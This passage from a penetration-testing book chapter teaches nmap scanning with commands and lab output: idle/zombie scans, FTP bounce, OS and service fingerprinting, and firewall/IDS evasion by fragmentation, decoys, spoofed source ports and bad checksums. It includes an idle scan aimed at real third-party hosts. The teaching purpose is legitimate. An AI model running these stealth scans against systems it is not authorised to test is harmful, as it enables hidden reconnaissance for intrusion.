192.168.15.14	192.168.15.1	TCP	46827 > rap [ACK] Seq=1 Ack=1 Win=3072 Len=0			
192.168.15.14	192.168.15.1	TCP	46827 > ssh [ACK] Seq=1 Ack=1 Win=2048 Len=0			
192.168.15.14	192.168.15.1	TCP	46827 > domain [ACK] Seq=1 Ack=1 Win=3072 Len=0			
192.168.15.1	192.168.15.14	TCP	rap > 46827 [RST] Seq=1 Win=0 Len=0			
192.168.15.14	192.168.15.1	TCP	46827 > http-alt [ACK] Seq=1 Ack=1 Win=2048 Len=0			
192.168.15.1	192.168.15.14	TCP	ssh > 46827 [RST] Seq=1 Win=0 Len=0			
192.168.15.14	192.168.15.1	TCP	46827 > imaps [ACK] Seq=1 Ack=1 Win=1024 Len=0			
192.168.15.14	192.168.15.1	TCP	46827 > rtsp [ACK] Seq=1 Ack=1 Win=1024 Len=0			
192.168.15.1	192.168.15.14	TCP	domain > 46827 [RST] Seq=1 Win=0 Len=0			
192.168.15.14	192.168.15.1	TCP	46827 > smux [ACK] Seq=1 Ack=1 Win=3072 Len=0			

Command:

```
nmap -sA <target Ip Address>
```

UDP Port Scan

UDP stands for “user datagram protocol”; it does not ensure the reliability of the communication and is not used for communication, where the data are very important to us. There are many ports that use UDP; the UDP port scan can be used to determine the common services that are listening upon UDP. Some of the popular UDP services are DHCP, SNMAP, and DNS.

The UDP port scan works by sending an empty UDP header; any kind of UDP response from the target port would reveal that the port is *open*. No response would mean that either the port is *open* or it is *filtered*. A closed port is determined on the basis of ICMP error messages; if it responds with “ICMP Port unreachable error,” this would mean that the port is closed. Any other ICMP response means that the port is filtered.

Command:

```
nmap -sU <target Ip Address>
```

```
root@root:~# nmap -sU 192.168.15.1
Starting Nmap 5.51 ( http://nmap.org ) at 2013-06-09 22:09 EDT
Stats: 0:07:53 elapsed; 0 hosts completed (1 up), 1 undergoing UDP S
UDP Scan Timing: About 46.42% done; ETC: 22:26 (0:09:07 remaining)
Nmap scan report for WiMaxCPE (192.168.15.1)
Host is up (0.0019s latency).
Not shown: 997 closed ports
PORT      STATE      SERVICE
53/udp    open       domain
67/udp    open|filtered dhcps
1900/udp  open|filtered upnp
MAC Address: 20:10:7A:BF:AA:4B (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 1079.38 seconds
```

Anonymous Scan Types

We discussed a variety of scan types, including both TCP and UDP. We also discussed some of the scans that can be used for anonymous scanning; in other words, your host IP would not be revealed at the destination when you are performing port scanning. These types of scans are very useful if you wish to remain anonymous while scanning your target. Both the scan techniques we have discussed in this chapter rely specifically upon using another host/server to perform a scan for you.

IDLE Scan

The IDLE scan is a very effective and stealthy scanning technique. The idea behind the IDLE scan is to introduce a zombie to scan another host. This technique is stealthy because the victim host would receive packets from the zombie host and not the attacker host. In this way, the victim would not be able to figure out where the scan originated.

However, there are some prerequisites for launching the idle scan, which are as follows:

1. Finding a good candidate whose IP ID sequence is incremental and recording its IP ID.
2. The host should be IDLE on the network.

Scanning for a Vulnerable Host

Let's now talk about scanning for a vulnerable host for the zombie scan. We can use a tool called Hping2 for figuring out if a host is a good candidate for an IDLE scan. Hping2 is mainly used for firewall testing purposes; the creator of this tool is also the one who introduced the concept of IDLE scanning.

Command:

From your console, just type

`hping2 -S -r <Target IP>`

S—Sending a SYN flag

R—For the relative id

```
root@root:~# hping2 -S -r 192.168.15.211
HPING 192.168.15.211 (eth0 192.168.15.211): S set, 40 headers + 0 data bytes
len=46 ip=192.168.15.211 ttl=128 id=189 sport=0 flags=RA seq=0 win=0 rtt=0.8 ms
len=46 ip=192.168.15.211 ttl=128 id=+1 sport=0 flags=RA seq=1 win=0 rtt=0.9 ms
len=46 ip=192.168.15.211 ttl=128 id=+1 sport=0 flags=RA seq=2 win=0 rtt=0.8 ms
len=46 ip=192.168.15.211 ttl=128 id=+1 sport=0 flags=RA seq=3 win=0 rtt=0.6 ms
len=46 ip=192.168.15.211 ttl=128 id=+1 sport=0 flags=RA seq=4 win=0 rtt=0.6 ms
len=46 ip=192.168.15.211 ttl=128 id=+1 sport=0 flags=RA seq=5 win=0 rtt=0.7 ms
```

As you can see, the id is incremented by 1; this shows us that the host is a potential candidate for becoming our zombie and can be used to perform an IDLE scan. Alternatively, we can use the metasploit auxiliary module for figuring out a good candidate for a zombie. In order to use the auxiliary module, we would need to start up the metasploit frame-work.

From the shell, type “msfconsole” to fire up metasploit. Once metasploit is started, issue the following command to load the auxiliary module:

```
msf> use auxiliary/scanner/ip/iphidseq
```

Next, you need to set the Rhosts value; you can either specify a range or a single target. Here is an example:

For a single host

Set RHOSTS <Target Ip>

For a range

Set RHOSTS 192.168.15.1-192.168.15.255

Finally, you need to issue the *run* command in order to finish the process. Here is the screen- shot of how this would look:

```
= [ metasploit v3.7.0-release [core:3.7 api:1.0]
+ --=[ 684 exploits - 355 auxiliary
+ --=[ 217 payloads - 27 encoders - 8 nops
=[ svn r12536 updated 771 days ago (2011.05.04)

Warning: This copy of the Metasploit Framework was last updated 771 days ago.
We recommend that you update the framework at least every other day.
For information on updating your copy of Metasploit, please see:
http://www.metasploit.com/redmine/projects/framework/wiki/Updating


msf > use auxiliary/scanner/ip/iphidseq
msf auxiliary(iphidseq) > set rhosts 192.168.15.211
rhosts => 192.168.15.211
msf auxiliary(iphidseq) > run
```

Performing an IDLE Scan with NMAP

Now that we have identified a good candidate for our zombie, let's try performing an IDLE scan with nmap. The idle scan can be simply performed by specifying the `-sI` parameter with nmap, followed by the iP of our zombie host and the target that we want to scan against.

Command:


```
nmap -sI <IP Address Of Zombie> <IP Address Of The Target>
```



```
root@root:~# nmap -sI 192.168.15.211 192.168.15.1
WARNING: Many people use -Pn w/Idlescan to prevent pings from their true IP.  On the other hand, timing info Nmap gains from pings can allow for faster, more reliable scans.

Starting Nmap 5.51 ( http://nmap.org ) at 2013-06-13 19:15 EDT
Idle scan using zombie 192.168.15.211 (192.168.15.211:443); Class: Incremental
```

Also, one thing that would be worth mentioning here is that while performing an IDLE scan, you should also use the `-pN` option. This will prevent nmap from sending an initial packet from your real IP to the target host. Here is another example from the nmap book, which shows the idle scan being performed on riaa.com by using a host that belongs to adobe.com.




```
# nmap -Pn -p- -sI kiosk.adobe.com www.riaa.com

Starting Nmap ( http://nmap.org )
Idlescan using zombie kiosk.adobe.com (192.150.13.111:80); Class: Incremental
Nmap scan report for 208.225.90.120
(The 65522 ports scanned but not shown below are in state: closed)
Port      State       Service
21/tcp    open        ftp
25/tcp    open        smtp
80/tcp    open        http
111/tcp   open        sunrpc
135/tcp   open        loc-srv
443/tcp   open        https
1027/tcp  open        IIS
1030/tcp  open        iad1
2306/tcp  open        unknown
5631/tcp  open        pcanywheredata
7937/tcp  open        unknown
7938/tcp  open        unknown
36890/tcp open        unknown

Nmap done: 1 IP address (1 host up) scanned in 2594.47 seconds
```

TCP FTP Bounce Scan

This type of scan exploits a vulnerability inside old FTP servers that support a proxy-based FTP connection. This vulnerability takes advantage of a feature that existed inside old ftp servers, which allowed the users to connect to the FTP server and send files to a third-party server. This was done by asking the server to send a file to a specific port on the target machine. This way the attacker could remain anonymous, while the FTP server actually performs the dirty work.



However, I would like to mention that this bug was patched inside most of the FTP servers during the 1990s when it was first found, and almost all ftp servers are nowadays configured to block port commands, but you can still find a vulnerable FTP server if you look long enough.

Nmap gives you the flexibility to test if a target FTP server is vulnerable to the FTP bounce attack or not.

Command:

```
nmap -b <target FTP Server>
```

Service Version Detection

So, until now we discussed how to figure out the services that are running on a certain port. In this section, we will learn to use nmap to find the exact version of the service running on a port; this could help us look for the potential exploits for that particular version of the service.

Nmap has a database named nmap-services that contain more than 2200 well-known services.

The service version detection can be performed by specifying the `-sv` parameter to the nmap.

Command:

nmap -sV <target IP>

```
root@root:~# nmap -sV -T5 192.168.15.1

Starting Nmap 5.51 ( http://nmap.org ) at 2013-06-10 00:08 EDT
Nmap scan report for WiMaxCPE (192.168.15.1)
Host is up (0.011s latency).
Not shown: 995 closed ports
PORT      STATE SERVICE VERSION
53/tcp    open  domain  dnsmasq 2.57
80/tcp    open  http    lighttpd
443/tcp   open  ssl/http lighttpd
49152/tcp open  upnp   Portable SDK for UPnP devices 1.6.6 (kernel 2.6.29.
PnP 1.0)
50003/tcp open  unknown
MAC Address: 20:10:7A:BF:AA:4B (Unknown)
Service Info: OS: Linux

Service detection performed. Please report any incorrect results at http://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 15.47 seconds
```

OS Fingerprinting

Nmap has a huge OS fingerprinting database with more than 2600 OS fingerprints. It sends TCP and UDP packets to the target machine, and the response that is received is compared with the database. If the fingerprint matches, it displays the results.

Command:

nmap -O <Target Address>

The sample output looks as follows:

```
root@root:~# nmap -O 192.168.15.1

Starting Nmap 5.51 ( http://nmap.org ) at 2013-06-09 23:36 EDT
Nmap scan report for WiMaxCPE (192.168.15.1)
Host is up (0.0022s latency).
Not shown: 995 closed ports
PORT      STATE SERVICE
53/tcp    open  domain
80/tcp    open  http
443/tcp   open  https
49152/tcp open  unknown
50003/tcp open  unknown
MAC Address: 20:10:7A:BF:AA:4B (Unknown)
Device type: general purpose
Running: Linux 2.6.X
OS details: Linux 2.6.9 - 2.6.30
Network Distance: 1 hop
```

Nmap also has other options for guessing OS, such as `-osscan-limit`, which would limit the detection to a few, more promising targets. This would save a lot of time. The second one is `-osscan-guess`, which detects in a better and more aggressive manner. You can also use the `-A` command to perform both OS and service version detection:

```
nmap -n -A -T5 <target IP>
```

The `-n -T5` parameter would speed up our scan, but you should keep in mind that OS detection and service detection methods are very loud at the other end and are often easily detected by IDS and IPS.

POF

POF stands for *passive OS fingerprinting*. As the name suggests, it does not directly engage with the target while performing OS fingerprinting; it monitors and tries to identify the TCP stack, and based on the TCP stack type, it figures out the type of OS.

The following paragraph from official documentation describe the capabilities of POF:

Common uses for pof include reconnaissance during penetration tests; routine network monitoring; detection of unauthorized network interconnects in corporate environments; providing signals for abuse-prevention tools; and miscellaneous forensics.

Output

Nmap has various options for interpreting the output in a user-friendly and readable format. It supports different types of output formats. The output formats may allow us to filter out results from nmap such as open ports, closed ports, and hosts.

The three popular formats used are discussed in brief next.

Normal Format

Greppable Format XML

Format

Normal Format

The normal format is used to output the results of nmap to any text file. Here is an example of a simple SYN scan. The results would be outputted to a file named rafay.txt.

```
Nmap -sS -PN <targetIP> -oN rafay.txt
```

```
root@root:~# nmap -sS -p 21,25,23,24,80 192.168.15.1 -oG rafay
Starting Nmap 5.51 ( http://nmap.org ) at 2013-06-10 02:19 EDT
Nmap scan report for WiMaxCPE (192.168.15.1)
Host is up (0.0035s latency).
PORT      STATE SERVICE
21/tcp    closed  ftp
23/tcp    closed  telnet
24/tcp    closed  priv-mail
25/tcp    closed  smtp
80/tcp    open   http
MAC Address: 20:10:7A:BF:AA:4B (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 0.39 seconds
root@root:~# ls
Desktop  rafay  rafay.txt
root@root:~# cat rafay
# Nmap 5.51 scan initiated Mon Jun 10 02:19:31 2013 as: nmap -sS -p 21,25,23,24,
80 -oG rafay 192.168.15.1
Host: 192.168.15.1 (WiMaxCPE)      Status: Up
Host: 192.168.15.1 (WiMaxCPE)      Ports: 21/closed/tcp//ftp///, 23/closed/tcp//tel
net///, 24/closed/tcp//priv-mail///, 25/closed/tcp//smtp///, 80/open/tcp//http//
```

Grepable Format

In Unix-based operating systems, we have a very useful command “grep”, which can search for specific results such as ports and hosts. With the grepable format, the results are presented with one host per line.

Example

```
nmap -sS 192.168.15.1 -oG rafay
```

This command would save the output into a grepable format, which is one host per line.

```
root@root:~# nmap -sS -PN 192.168.15.1 -oN rafay.txt
Starting Nmap 5.51 ( http://nmap.org ) at 2013-06-10-01:54 EDT
Nmap scan report for WiMaxCPE (192.168.15.1)
Host is up (0.051s latency).
Not shown: 995 closed ports
PORT      STATE SERVICE
53/tcp    open  domain
80/tcp    open  http
443/tcp   open  https
49152/tcp open  unknown
50003/tcp open  unknown
MAC Address: 20:10:7A:BF:AA:4B (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 3.33 seconds
root@root:~# ls
Desktop  rafay  rafay.txt
root@root:~#
```

The following command will highlight all the ports that are open, which in this case is only port 80.

```
root@root:~# grep -i "open" rafay
Host: 192.168.15.1 (WiMaxCPE)  Ports: 21/closed/tcp//ftp///, 23/closed/tcp//tel
net///, 24/closed/tcp//priv-mail///, 25/closed/tcp//smtp///, 80/open/tcp//http///
/
```

XML Format

The XML format is by far the most useful output format in nmap. The reason is that the XML output generated from nmap can be easily ported over to dradis framework and armitage.

Example

```
nmap -sS 192.168.15.1 -oX <filename>
```

Advanced Firewall/IDS Evading Techniques

The techniques that we have discussed here are very loud in nature and are often detected by fire-walls and IDS. Even scan techniques such as XMAS, FIN, and NULL are not that accurate; also, they don't work on the Windows operating system, so they have a limited advantage over firewalls and IDS.

In this section, we will discuss some of the techniques that can be used to evade firewall detection. There is no universal method to do this; it's all based on trial and error. Thus, methods could work on some firewalls/IDS but fail with others. It all depends upon how strong the rule sets are. The Nmap book discusses a wide variety of techniques that could be used to get past firewalls.

We will now briefly look at some of them:

- **Timing technique**
- **Fragmented packets**
- **Source port scan**
- **Specifying an MTU**
- **Sending bad checksums**

Timing Technique


The timing technique is one of the best techniques to evade firewalls/IDS. The idea behind this technique is to send the packets gradually, so they do not end up being detected by firewalls/IDS. In nmap we can launch a timing scan by specifying the T command followed by a number ranging from 0 to 5. Increasing the values from T0 to T5 would increase the speed of the scan.

- **T0—Paranoid**
- **T1—Sneaky**
- **T2—Polite**
- **T3—Normal**
- **T4—Aggressive**
- **T5—Insane**

Example

We will perform a sneaky scan (T1) and analyze its behavior in wireshark:

```
nmap -T1 <Target iP>
```



```
root@root:~# nmap -T1 192.168.15.1
Starting Nmap 5.51 ( http://nmap.org ) at 2013-06-10 00:38 EDT
Stats: 0:00:16 elapsed; 0 hosts completed (0 up), 1 undergoing ARP Ping Scan
ARP Ping Scan Timing: About 0.00% done
```

Wireshark Output

65	120.685689	192.168.15.1	192.168.15.14	TCP	sunrpc > 55648 [RST, A]
66	120.946563	fe80::44e7:d760:e29d::ff02::1:2		DHCPv6	Solicit XID: 0x77ce5
67	125.697354	20:10:7a:bf:aa:4b	Vmware_18:20:15	ARP	Who has 192.168.15.1
68	125.697591	Vmware_18:20:15	20:10:7a:bf:aa:4b	ARP	192.168.15.14 is at
69	135.698079	192.168.15.14	192.168.15.1	TCP	55648 > ftp [SYN] Se
70	135.702102	192.168.15.1	192.168.15.14	TCP	ftp > 55648 [RST, A]
71	140.706922	Vmware_18:20:15	20:10:7a:bf:aa:4b	ARP	Who has 192.168.15.1
72	140.712247	20:10:7a:bf:aa:4b	Vmware_18:20:15	ARP	192.168.15.1 is at 2
73	150.705384	192.168.15.14	192.168.15.1	TCP	55648 > pptp [SYN] S
74	150.709004	192.168.15.1	192.168.15.14	TCP	pptp > 55648 [RST, A]


From the wireshark output, you can clearly see the “TCP” packets being sent after a certain time interval.

Fragmented Packets

During fragmentation we split the packets into small chunks making it harder for the IDS to detect. They can get past some IDS because the IDS would analyze a single fragment but not all the packets. Therefore they will not find anything suspicious. However, many modern IDS can rebuild the fragments into a single packet, making them detectable.

Example


```
nmap -f 192.168.15.1
```



```
root@root:~# nmap -f 192.168.15.1
Starting Nmap 5.51 ( http://nmap.org ) at 2013-06-10 00:49 EDT
Nmap scan report for WiMaxCPE (192.168.15.1)
Host is up (0.035s latency).
Not shown: 995 closed ports
PORT      STATE SERVICE
53/tcp    open  domain
80/tcp    open  http
443/tcp   open  https
49152/tcp open  unknown
50003/tcp open  unknown
MAC Address: 20:10:7A:BF:AA:4B (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 3.79 seconds
```

Wireshark Output



5	0.035067	192.168.15.14	192.168.15.1	IP	Fragmented IP protoc
6	0.035747	192.168.15.14	192.168.15.1	IP	Fragmented IP protoc
7	0.036038	192.168.15.14	192.168.15.1	TCP	55324 > ms-wbt-serv
8	0.036494	192.168.15.14	192.168.15.1	IP	Fragmented IP protoc
9	0.036941	192.168.15.14	192.168.15.1	IP	Fragmented IP protoc
10	0.037331	192.168.15.14	192.168.15.1	TCP	55324 > mysql [SYN]
11	0.037725	192.168.15.14	192.168.15.1	IP	Fragmented IP protoc
12	0.038089	192.168.15.14	192.168.15.1	IP	Fragmented IP protoc
13	0.038390	192.168.15.14	192.168.15.1	TCP	55324 > ddi-tcp-1 [S
14	0.038673	192.168.15.14	192.168.15.1	IP	Fragmented IP protoc
15	0.038918	192.168.15.14	192.168.15.1	IP	Fragmented IP protoc
16	0.039344	192.168.15.1	192.168.15.14	TCP	ms-wbt-server > 5532

+ Frame 5: 42 bytes on wire (336 bits), 42 bytes captured (336 bits)
+ Ethernet II, Src: Vmware_18:20:15 (00:0c:29:18:20:15), Dst: 20:10:7a:bf:aa:4b (20:10:7a:
+ Internet Protocol, Src: 192.168.15.14 (192.168.15.14), Dst: 192.168.15.1 (192.168.15.1)
+ Data (8 bytes)

This output shows us that the packets are divided into 8 bytes of data.

Source Port Scan

It is very common for a network administrator to allow traffic from a certain source port. We can use this to our advantage to bypass badly configured firewalls. Common ports that we can specify as source are 53, 80, and 21.

Example

The **-g** parameter helps us specify a source port, which in this case is 53 (DNS).

```
nmap -PN -g 53 192.168.15.1
```

```
root@root:~# nmap -PN -g 53 192.168.15.1

Starting Nmap 5.51 ( http://nmap.org ) at 2013-06-10 01:04 EDT
Nmap scan report for WiMaxCPE (192.168.15.1)
Host is up (0.018s latency).
Not shown: 995 closed ports
PORT      STATE SERVICE
53/tcp    open  domain
80/tcp    open  http
443/tcp   open  https
49152/tcp open  unknown
50003/tcp open  unknown
MAC Address: 20:10:7A:BF:AA:4B (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 1.18 seconds
```

Specifying an MTU

MTU stands for maximum transmission unit. The values that can be defined as MTU are multiples of 8 (e.g., 8, 16, 24, 32). Nmap allows us to specify our own MTU. Based on your input, nmap will generate packets. For example, if you specify 32, nmap will generate a 32 byte packet. The change of this MTU can help us evade some of the firewalls.

Example

```
nmap -mtu 32 <target ip>
```

```
root@root:~# nmap --mtu 32 192.168.15.1

Starting Nmap 5.51 ( http://nmap.org ) at 2013-06-10 01:12 EDT
Nmap scan report for WiMaxCPE (192.168.15.1)
Host is up (0.0092s latency).
Not shown: 995 closed ports
PORT      STATE SERVICE
53/tcp    open  domain
80/tcp    open  http
443/tcp   open  https
49152/tcp open  unknown
50003/tcp open  unknown
MAC Address: 20:10:7A:BF:AA:4B (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 1.15 seconds
```

Sending Bad Checksums

Checksums are used in the TCP header for error detection. However, we can use incorrect checksums to our advantage. By sending bad/incorrect checksums, we can bypass some firewalls depending upon the rule sets and how they are configured.

Example

```
nmap -badsum <Target IP>
```

```
root@root:~# nmap --badsum 192.168.15.1
Starting Nmap 5.51 ( http://nmap.org ) at 2013-06-10 01:17 EDT
Nmap scan report for WiMaxCPE (192.168.15.1)
Host is up (0.041s latency).
Not shown: 995 closed ports
PORT      STATE SERVICE
53/tcp    open  domain
80/tcp    open  http
443/tcp   open  https
49152/tcp open  unknown
50003/tcp open  unknown
MAC Address: 20:10:7A:BF:AA:4B (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 1.43 seconds
```

Decoys

This is the last method that we will discuss in this section. It is very effective when you want to use stealth. The idea behind this scan is to send spoofed packets from other hosts, which would make it very difficult for network administrators to detect from which host the scan originated. Since the decoy has the potential to generate a very large number of packets, it could cause a possible DOS (denial of service).

Example

```
nmap -D RND:10 <target iP>
```

This command would generate a random number of decoys for the target iP.

```

root@root:~# nmap -D RND:10 192.168.15.1


Starting Nmap 5.51 ( http://nmap.org ) at 2013-06-10 01:37 EDT
Nmap scan report for WiMaxCPE (192.168.15.1)
Host is up (0.037s latency).
Not shown: 995 closed ports
PORT      STATE SERVICE
53/tcp    open  domain
80/tcp    open  http
443/tcp   open  https
49152/tcp open  unknown
50003/tcp open  unknown
MAC Address: 20:10:7A:BF:AA:4B (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 9.04 seconds


```

ZENMAP

Zenmap is a GUI version of nmap. Personally I am not a big fan of this tool, but I thought it would be worth mentioning for all the GUI lovers. It does include some built-in profiles for scanning and I guess I have talked about every parameter that they have used in their scanning profiles. So just take some time to understand the scanning profiles, their function, and most importantly what they are doing in background by inspecting the packets through wireshark.



The topology option inside zenmap will draw a picture of the network topology. In this way you can visualize where exactly the host is located.



Summary

We have discussed pretty much everything that you need that can help you get started with nmap. I think now you have a overall idea about port scanning. Now Let's move towards the Last chapter of our Assessments Section.

